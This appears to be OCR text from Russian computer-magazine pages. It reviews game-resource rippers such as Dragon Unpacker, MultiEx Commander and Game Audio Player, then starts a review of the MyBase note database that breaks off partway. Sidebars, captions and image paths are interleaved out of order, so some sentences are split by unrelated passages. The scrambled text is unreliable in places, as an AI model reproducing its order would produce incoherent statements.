
По этой причине почти для каждой игрухи нужны специальные рипперы, заточенные именно под нее. К играм на одном движке это не относится - для них, как правило, подходит один и тот же софт. А поскольку количество игр исчисляется тысячами, то и программ для их потрошения понаделано не меньше. Правда, в последнее время сами разработчики стали делиться с пользователями своими утилитами. Но и их возможностей зачастую не хватает. Ну а для старых шедевров игрового искусства нет и этого...

В общем, я не буду пытаться объять необъятное и рассказать тебе обо всем возможном софте для откапывания игровых ресурсов - все эти софтины похожи и функционируют одинаково. Лучше возьмем в наши натруженные хакерские руки несколько наиболее универсальных инструментов и поглядим на их примере, что интересного можно вытащить из любого 3D-шутера, стратегии или квеста...

DRAGON UNPACKER V 5.0

ОС: WinAll
Размер: 3,1 Мб
Лицензия: Freeware
Сайт: www.dragonunpacker.com


Одна из самых популярных программ, способная "всасывать" архивы от 130 или



NewWadTool... Эх, когда-то я потрошил ей второй Дум

ТРЕХМЕРНЫЕ ТОП-МОДЕЛИ

Графика и музыка - это, конечно, классно, но почему бы не вытащить целую трехмерную модель какого-либо объекта или персонажа из игры, чтобы, например, перетащить в 3D Studio и поприкалываться над ним вволю? Разумеется, можно и это! Обрати свое благосклонное внимание на Ultimate Unwrap3D (www.unwrap3d.com) - софтину, способную без лишних проблем конвертировать 3D-модели многих игрушек в распространенные форматы трехмерных редакторов. Комментировать там нечего - смотри на скриншот.




Трехмерные игровые модели в Ultimate Unwarp3D (с текстурой) и 3D object converter (без текстуры)

Единственное, что плохо - софтина платная, а без денег просто не будет сохранять результаты своей работы. Но у нее есть и бесплатные альтернативы, пусть и не такие функциональные - 3D object converter (web.axelero.hu/karpo/) и Milk Shape 3D (www.swissquake.ch/chumbalum-soft/). Они обе умеют вытаскивать модели из популярных 3D-шутеров.


Вернее, вытаскивать их надо самостоятельно (чем-нибудь вроде Dragon Unpacker), а уже потом натравливать этот софт на файлы с моделями. Впрочем, на мой взгляд, это именно тот случай, когда лучше все-таки поискать заточенные под конкретную игру проги. Ярки й пример: UT Package Tool (www.acordero.org) - к слову сказать, великолепная программа не только для рипанья, но и для полного редактирования всего чего только можно в Unreal Tournament (правда, понять все ее возможности и научиться пользоваться довольно трудно). Прога сама без лишних телодвижений преобразует модели UT в формат 3D Studio: необходимо лишь найти соответствующий объект класса LodMesh и в его контекстном меню выбрать Extract mesh-As 3DStudio...

Само собой, с извлечением "трехмерности" из игры заморочек обычно побольше, чем при вытаскивании стандартных 2D-картинок, но ведь и результат того стоит!



MilkShape 3D - угадай, откуда картинка?

около того игрушек, причем достаточно новых. А вообще, привыкай к тому, что для совсем свежих игр иногда не получится найти распаковщик. Или его еще не успели сделать, или успели, но используют в личных целях (например, для локализации) и распространять не спешат.



Достаем текстурки из Wolfenstein'a...


Главная прелесть этой программы в том, что поддержка новых форматов обеспечивается подключаемыми dll-модулями, которые при должной сноровке ты сможешь писать самостоятельно! Так что сливай прогу, русский интерфейс для нее, дополнительные плагины и готовься раздраконивать все свои игрушки.

Процесс прост, как кнопка Пуск: жмешь Open, выбираешь в выпадающем списке нужную игру, находишь в ее каталоге соответствующие архивы - и их содержимое появляется в аккуратном списке с указанием типа, размера и прочей дополнительной инфы.

Если в архиве лежали данные стандартных типов, то ты можешь их сразу же и просматривать, а если нет, то выполняй распаковку с преобразованием - правая кнопка мыши, меню "Извлечь файл в". Естественно, никто не мешает выделить и извлечь сразу несколько файлов. Впрочем, для отдельных типов данных преобразование не предусмотрено, так что придется или что-то придумывать самому, или порыскать по Сети в поисках дополнительных конверторов.

Если DU не поддерживает архивы твоей любимой игрушки, имеет смысл прочесать его в "ручном" режиме. Выбери File-HyperRipper, задай файл, где, скорее всего, лежит что-нибудь интересненькое, отметь на вкладке "Форматы" все, что только можно, и дави на "Поиск". Программа начнет сканировать архив в поисках сигнатур известных ей форматов. Может, и найдет что-нибудь, если разработчики игры не слишком фантазировали...

Лично мне Dragon Unpacker понравился наличием поддержки кое-каких свежих игр, быстрой работой в "автоматическом" режиме и достаточной безглючностью. Главный его недостаток: неумение запаковывать измененные ресурсы обратно в архивы. Но с этим отчасти поможет справиться другая любопытная софтина.



Весь описанный в статье софт мы заботливо выложили на один из наших компакт-дисков. Вспомнить бы еще, на какой...




А вот тут, кстати, еще одна софтина для профессиональной работы с 3D-моделями - в частности из игрушек - www.quick3d.org.



Far'овские рипперные плагины - это замечательно, но что делать, если ты предан TotalCommander'у? Конечно, использовать Far2wc, который как раз и является своеобразным "враппером" между Far'овскими дополнениями и TC: www.wincmd.ru/plugring/far2wc.

MULTIEX COMMANDER V 3.9



ОС: WinAll
Размер: 3,5 Мб
Лицензия: Freeware
Сайт: www.xentax.com

В общем и целом - все то же самое. Запускаешь, открываешь архив поддерживаемой игры (их около полутора сотен, но они более старые, чем в DU), смотришь, что внутри, и жмешь кнопку Extract. Но есть пара-тройка нюансов. Во-первых, софтина довольно инетолюбивая: обязательно надо дать ей скачать из Сети файлы дополнительных библиотек и скриптов для обработки архивов. И лучше всего давать ей это делать постоянно (хотя опция Web support-Get update for offline support поможет ей скрасить одиночество). Во-вторых, MEC - как уже было обещано - умеет не только экспортировать, но и импортировать файлы в игровые архивы: поддерживается импорт в полсотни игровых архивов и работает он довольно сносно. Правда, никаких преобразований прога не делает, и к ней приходится еще подбирать дополнительные конверторы. В-третьих, MultiEx Commander очень легко научить новым форматам архивов: язык скриптов, используемых им для распознавания данных, документирован и вполне доступен пониманию человека с интеллектом, так что добавить новую и редкую игрушку при желании ты сможешь самостоятельно.

Главный же недостаток MEC'а - нестабильная работа. У меня на WinXP прога регулярно вылетала с ошибками и без, а при установке на Win98 она - по слухам - способна убить всю систему. Хотя кое у кого все работает отлично, так что есть резон попробовать.

GAME AUDIO PLAYER V1.32

ОС: WinAll
Размер: 700 Кб
Лицензия: Freeware
Сайт: http://bim.km.ru/gap

- Dragon Unpacker - www.dragonunpacker.com
- MultiEx Commander - www.xentax.com
- Game Audio Player - http://bim.km.ru/gap
- Ultimate Unwrap3D - www.unwrap3d.com
- 3D object converter
- web.axelero.hu/karpo
- UT Package Tool - www.acordero.org
- QuakePAK к Far'y - www.ekot.cjb.net/far
- Mr.Ripper - andrey.wom.ru/mrripper


МАЛЕНЬКИЙ, ДА УДАЛЕНЬКИЙ

Не могу не упомянуть такую (лично меня крайне радующую) штуку, как плагин QuakePAK к Far'у (www.ekot.cjb.net/far). Что может быть проще - ставишь его и можешь ходить по архивам Doom, Quake (1 и 2), Half-Life, SiN и т.п. как по каталогам! Копировать файлы и смотреть, что внутри интересного...



Ходим внутри SIN как у себя дома


Впрочем, если уж заговорили о фаровских плагинах, мы просто обязаны вспомнить проект Mr.Ripper (andrey.wom.ru/mrripper). Фактически - это все тот же привычный файловый риппер, разбирающий по кирпичикам ресурсные архивы, а заодно ищущий данные по сигнатурам форматов. Основная фишка в том, что он постоянно "сидит" в Фаре, так что не нужно запускать всякий громоздкий софт лишь для того, чтобы быстренько посмотреть, не лежит ли чего-нибудь прикольного вот в этом странном файлике... В общем, советую скачать - места занимает немного, но зато всегда под рукой!




Ну вот, уже что-то нашли

А вот это - просто чумовая тулза отечественного производства! Кому как, а лично мне всегда хотелось выдрать из некоторых игрушек музыку - уж очень приятные саундтреки порой бывают. И как раз ради этого создан GAP - плеер и риппер в одном флаконе, позволяющий извлечь звуковые ресурсы из трех сотен игр (а то и больше, учитывая, что многие форматы похожи)!


После запуска можешь сразу открывать плейлист и соответствующими кнопками добавлять в него музыку (Add file - добавляет всю музыку из конкретного архива, а Scan file - сканирует выбранный файл на



Изменим Quake к лучшему!



Моя давняя мечта - саундтреки из Neverhood...



MultiRipper 3 в процессе поиска: самый главный универсал!

предмет наличия в нем музыки заданного формата). А далее - по вкусу: или слушай прямо в GAP'е, или "выкидывай" все наружу - в исходном (Save file) или конвертированном (Convert file) виде. Обрати внимание - закодировать выходной WAV можно любым кодеком - хоть тем же mp3! Собственно, ради этого стоит посетить и окно настроек программы - чтобы задать каталог для экспортированной музыки и кодек по умолчанию. Остальные опции можешь оставить как есть. Разве что захочешь покопаться в настройках плагинов, чтобы натаскать программу на понимание формата звуков твоей любимой игрушки.

Одним словом, несмотря на свой почтенный возраст, GAP до сих пор остается лучшей утилитой для работы со звуковыми данными игрушек - настоятельно рекомендую!

В ПОИСКАХ ВЫХОДА

Если ты перерыл весь интернет, но так и не нашел ни универсального риппера, ни софтины, индивидуально заточенной именно под твою любимую игру (скажем, она слишком редкая или новая), то всегда остается запасной вариант. Нет, я не призываю тебя самому садиться и изучать внутренности игрового архива (хотя это был бы поступок не чайника, но хакера)! Просто попробуй рипперы более широкого профиля. В чем их отличие от игровых? Они не распаковывают архив на основе известного алгоритма, а ищут в заданном файле сигнатуры разнообразных мультимедийных (и не только) форматов. Суть здесь в том, что даже если разработчик и не использует какой-нибудь распространенный jpeg, то вполне возможно, что его ресурсы похожи на что-то уже существующее - ведь программеры люди ленивые, а заюзать чужую библиотеку - дело святое!

Для по-настоящему глобального "прочесывания" игровых данных сгодится старая консольная программа MultiRipper (www.baccan.it/index.php?sezione=mripper&email=si), способная без особого напряга находить более сотни различных графических, звуковых и прочих файлов. И пусть тебя не смущает год ее выпуска (2000) - ведь, как известно, все новое - это хорошо забытое старое. Вдруг в новой крутой гаме ты обнаружишь текстуры в формате, который двадцать лет назад был популярен у пользователей компьютеров Макинтош?

ПОЛЕЗНЫЕ ИСКОПАЕМЫЕ

Так что смотри, друг! Компьютерные игры - это не только всегда приятно, но иногда еще и весьма полезно: разве плохо сделать тему для Windows на основе HalfLife2 или повесить на Рабочий стол самодельный плакат с изображением самых интересных частей тела Лары Крофт? Так что успехов тебе в игрокопании, игроковырянии и игропатологоанатомии.

ССЫЛКИ ПО ТЕМЕ

- **www.extractor.ru** - центральный русскоязычный сайт, посвященный выдергиванию игровых ресурсов. Программы, ссылки, доки, форум... В закладки, однозначно!
- **www.geocities.com/TimesSquare/8271** - еще один "универсальный" распаковщик, понимающий кучу форматов.
- **www.magicteam.narod.ru** - сайт команды MagicTeam, занимающейся написанием всякого рипперного (Magic Extractor, Magic Ripper, Magic Viewer) и редактирующего (Magic Packer) софта, заточенного - естественно - именно под игры. Некоторые программы еще находятся в процессе разработки, но будущее у проекта есть.
- **www.mirex.mypage.sk** - пара программок, в частности, для конвертирования 3D-моделей некоторых игр в форматы 3DS и т.п.
- **www.radgametools.com** - а вот тут есть программы для просмотра и преобразования видеоформатов BINK и SMK, в которых хранят видео многие игры (например, от Blizzard). Даю потому, что сам в свое время долго искал, чем бы ролики из StarCraft'а поглядеть.



A.P.SlasH (ap-slash@tfs.kiev.ua)

MYBASE


Масса полезной информации рассредоточилась по всему винчестеру. Ссылки - отдельно, советы - отдельно, примеры исходников - не помню. Казалось бы, разложил все по местам, но мест много, а времени - мало. Вздымая тучу пыли, ты мечешься между разными базами, а ведь совсем рядом Китай продвигает в народ универсальное решение. Знакомься, это MyBase.

УНИВЕРСАЛЬНАЯ БАЗА ДАННЫХ

КИТАЙСКИЕ КОЗЫРИ

Начнем с того, что лежит на поверхности. Универсальность MyBase начинается с древовидной структуры отображения данных.

В результате, программу можно использовать везде, где такая схема уместна - создавать каталоги своих дисков (MyBase импортирует имена файлов с указанного компакта и поддерживает вставку изображений), вести дневник (дату/время можно добавить одним нажатием клавиши, те же картинки позволяют использовать фотографии), а также хранить избранные ссылки (они подсвечиваются, причем в программе есть встроенный браузер). С какой стороны и под каким углом в нее можно затолкать свою собственную коллекцию? Счеты в сторону! Здесь даже угол не имеет значения.



Моя собственная база

СТАРТОВЫЙ НАБОР

- Домашняя страница
  www.wjjsoft.com
- Mybase Desktop Edition, 2,75 Мб
  www2.wjjsoft.com/download/mbs483.exe
- Mybase Viewer, 793 Кб
  www2.wjjsoft.com/download/nyfv15.exe
- WebCollect, 1,054 Мб
  www2.wjjsoft.com/download/webc16.exe


ЛОКАЛИЗАЦИЯ

- Только интерфейс
  www2.wjjsoft.com/download/mbs_rus.zip
- Интерфейс + документация
  www2.wjjsoft.com/download/mbs_rus_2.zip

БИНАРНЫЙ НАПОЛНИТЕЛЬ

Если у тебя уже есть какая-то информация в файлах, приемлемый вариант импорта всего один. Мастера локализации назвали его "Файлы как узлы" - выбранные текстовики преобразуются в ветви базы. Слева появился перечень импортированных заметок, справа - их текст в RTF-редакторе. Добавив несколько подразделов, в них можно перетаскивать мышью названия файлов. Один за другим нарисовались "Избранное", "Книги", "Программирование" и "Заметки". Не прошло и пятнадцати минут, как щетина превратилась в золото, и все файлы встали на свои места. Формат комплит. У нас появился простенький, но вполне пристойный каталог информации. Всего один файл вместо сотни разрозненных текстовиков. Захотел - скинул на компакт, перенес на другую машину. Заметь, программа сжимает его встроенным архиватором, а степень сжатия можно выбрать самому. Теперь поговорим о том, как проще всего забить освободившееся место.

Возможны варианты, но я расскажу лишь об одном. Замечательный способ, который без особых усилий позволяет добавить в базу


"Файлы как узлы"... "Вороны как зайцы"

произвольный текст, не переключаясь в окно MyBase. Из любого приложения. Имя ему - монитор буфера обмена. Когда включена эта опция, достаточно выделить и скопировать необходимый текст. Откуда угодно - полезную новость из браузера, чат из окна ICQ, без разницы. Появляется меню, и мы выбираем способ добавления текста. Меня вполне устраивает четвертый вариант - автоматически создавать новую ветвь и заполнять ее содержимым буфера. Только им и пользуюсь. Обрати внимание, окно MyBase при этом неактивно и ничто не отвлекает тебя от работы. А раньше я блокнот открывал, выбирал название файла... Тьфу, мезозойская эра.

ДОПОЛНИТЕЛЬНЫЕ МОДУЛИ

Работаем над всеядностью

Export To HTML
www2.wjjsoft.com/download/mbs_nyf2html_11.zip
Собирает все заметки в один большой HTML. Для распечатки отдельных ветвей - самое оно. Графика при этом не учитывается.

TreeHTML
www2.wjjsoft.com/download/mbs_treehtml_14.zip
Dynamic HTML с сохранением древовидной структуры базы. Без комментариев.


Export 2 CSV/XLS
www2.wjjsoft.com/download/mbs_nyf2grid_10.zip
Ищет строки вида поле:значение, заполняет таблицу и сохраняет в CSV. Попробуй поискать "mailto".

Import From Text
www2.wjjsoft.com/download/mbs_txt2items_10.zip
Достает из текстовика отдельные записи. Разделитель - строка "----------". На порядок упрощает импорт данных из похожих приложений.

Import From Microsoft Outlook
www2.wjjsoft.com/download/mbs_outlook_12.zip
Встречи, задачи, входящие/исходящие. Название говорит само за себя.

ОПЕРАЦИЯ "НАВИГАЦИЯ"

Что же теперь со всем этим богатством делать, где поиск? Смотрим. Точное слово, вся фраза, регистр символов. Ищет по всем элементам базы, включая названия ветвей и текст ссылок. Результатами заполняет отдельное окно, которое расположено в самом низу экрана. Это радует, так как список найденных разделов постоянно на виду, но не мешает. Окно не нужно закрывать, и к результатам всегда успеешь вернуться. Кроме того, это не единственный способ найти нужную запись. Чтобы удобнее было ориентироваться в огромном списке заметок, для каждого элемента можно установить свою иконку. MyBase все больше напоминает Проводник. Иконки поставляются вместе с программой, поэтому выискивать у себя на винчестере "такую же, но с перламутровыми пуговицами" не придется. Выбор большой, должно хватить. Наконец, чтобы ты точно не потерялся в собственных текстовиках, программа поддерживает закладки. Всего десять штук, чтобы гармонично укладывались в Ctrl+1..0. Разве мало? Мне в свое время для книжек и одной хватало. Открываем базу, по иконкам находим нужный раздел, в середине текста ставим закладку. Потерялся? Вызываем поиск.


Как правильно не потеряться

Как я уже говорил, если в тексте есть ссылки, MyBase их определяет и обрабатывает не хуже, чем Internet Explorer. Этим сейчас сложно удивить. Но ссылками на файлы и страницы в интернете программа не ограничивается. Предлагаю оценить ссылки внутри базы, на определенный раздел (текстовый файл). Вот где сила. К примеру, я храню в базе избранные письма, темы которых очень часто перекликаются между собой. Такие ссылки позволяют моментально переключиться на схожую по теме ветвь базы. Без них мне пришлось бы лишний раз вызывать поиск. Кроме того, иногда в Сети попадается пара-тройка полезных советов, которые проще всего оформить в виде оглавления отдельным файлом, а на более подробные тексты ответов поставить ссылки. Развлекаюсь как могу. Затягивает.

ДОПОЛНИТЕЛЬНЫЕ МОДУЛИ

Расширяем функциональный профиль

Fast Batch Move
www2.wjjsoft.com/download/mbs_fastmove_10.zip
Позволяет перемещать несколько ветвей одновременно. Не помешало бы встроить в саму программу.

Customer Relation Management
www2.wjjsoft.com/download/mbs_nyfcrm_10.zip
Составляет письмо по шаблону с макросами, значения которых достает из активной заметки. Шароварным разработчикам (база клиентов) и офлайнерам (заказ файлов по почте).


Seek By Time
www2.wjjsoft.com/download/mbs_seekbytime_10.zip
Ищет заметки, созданные за определенный промежуток времени. Встроенный поиск не трогает, действует самостоятельно.

"Open with ..." Menu Item
www2.wjjsoft.com/download/mbs_openwith_11.zip
Аналог стандартного меню "Открыть с помощью...". Везде пригодится. И для графики, и для документов. MyBase ожидает закрытия выбранного приложения и заново упаковывает изменившийся файл.


Node/RTF Text Templates
www2.wjjsoft.com/download/mbs_nyftempl_11.zip
Шаблоны для ветвей базы и отдельных заметок. Моментально добавляет выбранный текст из списка.

КОСМЕТИЧЕСКИЙ САЛОН

Самое время причесать невзрачные текстовики. Само собой, не все, на это жизни не хватит. Но самые необходимые - обязательно. Выделить цветом исходники, оформить абзацы и подзаголовки. RTF везде одинаковый, и встроенный редактор программы - не исключение, разберешься.


Да, не Word! Но разве это плохо? :)

Есть дополнительное меню для форматирования абзацев, а также вставка изображений и OLE-объектов. Загорающая Вупи Голдберг и щелкающая интегралами формула из Equation чувствуют себя одинаково комфортно. Как и в блокноте, F5 добавляет в документ сегодняшнюю дату и время. Полезная мелочь для тех, кто ведет дневник.


CodeViewer - подсвечиваем баги



На нашем диске ты найдешь программу MyBase, все-все-все плагины к ней, документацию на русском языке и файл локализации интерфейса

Вообще, MyBase целиком состоит из таких приятных мелочей. Не успел проверить, только задумался о пустяковой опции, как тут же ее обнаружил. Интересно, а умеет ли она... "Танцую, пою, вышиваю крестиком".

ДОПОЛНИТЕЛЬНЫЕ МОДУЛИ

Наводим марафет

Code Viewer - HTML
www2.wjjsoft.com/download/mbs_codeviewer_10.zip
Подсветка исходников - Delphi, C++, Visual Basic, Java и т.д. Масса настроек, просто песня.


WYSIWYG HTML Editor
www2.wjjsoft.com/download/mbs_htmledit_11.zip
Лучший друг любителей WebCollect. Счетчики, баннеры и лишние ссылки улетают из базы со свистом.

RTF Edit Utilities
www2.wjjsoft.com/download/mbs_rtfex_12.zip
Наращивает возможности встроенного RTF-редактора. Подсветка, форматирование абзацев и прочие мелочи, которые не вызывают восторга, но скрашивают жизнь (а вместе с ней - текст).


WEBCOLLECT

Постепенно подошли к самому интересному. Только за эту опцию MyBase можно скачать, установить и отрезать все пути к отступлению. По большому счету, это даже не опция.

